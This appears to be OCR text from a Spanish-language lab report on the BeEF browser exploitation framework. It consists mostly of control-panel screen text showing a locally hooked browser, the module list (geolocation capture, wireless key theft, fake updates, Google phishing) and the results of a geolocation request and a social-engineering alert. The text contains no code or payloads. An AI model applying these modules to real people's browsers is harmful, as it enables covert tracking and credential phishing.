
- **CAPTURAR GEOLOCALIZACION**





WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
localhost
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Module Results History
id
date
label
0
2025-06-11 18:50
command 1
Browser (59)
Chrome Extensions (6)
Debug (9)
Exploits (105)
Host (24)
Detect Antivirus
Detect CUPS
Detect Coupon Printer
Detect Google Desktop
Get Geolocation (Third-Pa
Get Internal IP WebRTC
Get Geolocation (API)
Get Internal IP (Java)
Get System Info (Java)
Get Wireless Keys
Hook Default Browser
Hook Microsoft Edge
Detect Airdroid
Detect Default Browser
Detect Hewlett-Packard
Detect Local Drives
Detect Software
Get Geolocation (Third-Party)
Description:
This module retrieves the physical location of the hooked browser using third-party hosted geolocation APIs.
Id:
103
API:
http://www.geoplugin.net/json.gp
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
10:50 p. m.
11/06/2025



WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
localhost
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Module Results History
id
date
label
0
2025-06-11 18:50
command 1
1
2025-06-11 18:51
command 2
Command results
Wed Jun 11 2025 18:51:14 GMT-0400 (hora de Venezuela)
data: result=
Re-execute command
Browser (59)
Chrome Extensions (6)
Debug (9)
Exploits (105)
Host (24)
Detect Antivirus
Detect CUPS
Detect Coupon Printer
Detect Google Desktop
Get Geolocation (Third-Pa
Get Internal IP WebRTC
Get Geolocation (API)
Get Internal IP (Java)
Get System Info (Java)
Get Wireless Keys
Hook Default Browser
Hook Microsoft Edge
Detect Airdroid
Detect Default Browser
Detect Hewlett-Packard
Detect Local Drives
Detect Software
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
10:51 p. m.
11/06/2025


- INGENIERIA SOCIAL
  - ALERTA







- CONFIRMACION








WhatsApp
BeEF Control Panel
Nueva pestaña
No es seguro
192.168.0.18:3000/ui/panel#id=KRNUHCXSTJaoWEHjsuXn5afXT5ivqVLUHJPUC7UvTmpNY0cKpYZdaeXK7K3OiWcKXKQwzpThyqBwqXX3
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
localhost
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Clippy
Fake Flash Update
Fake LastPass
Fake Notification Bar
Google Phishing
Lcamtuf Download
Pretty Theft
Simple Hijacker
TabNabbing
Module Results History
id
date
label
0
2025-06-11 18:56
command 1
1
2025-06-11 18:57
command 2
Command results
Wed Jun 11 2025 18:58:11 GMT-0400 (hora de Venezuela)
data: answer=user has accepted
Re-execute command
Basic
Requester
Ready
Archivo
Editar
Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26
25 caracteres.
140%
UTF-8
Buscar
ESP
LAA
10:58 p. m.
11/06/2025

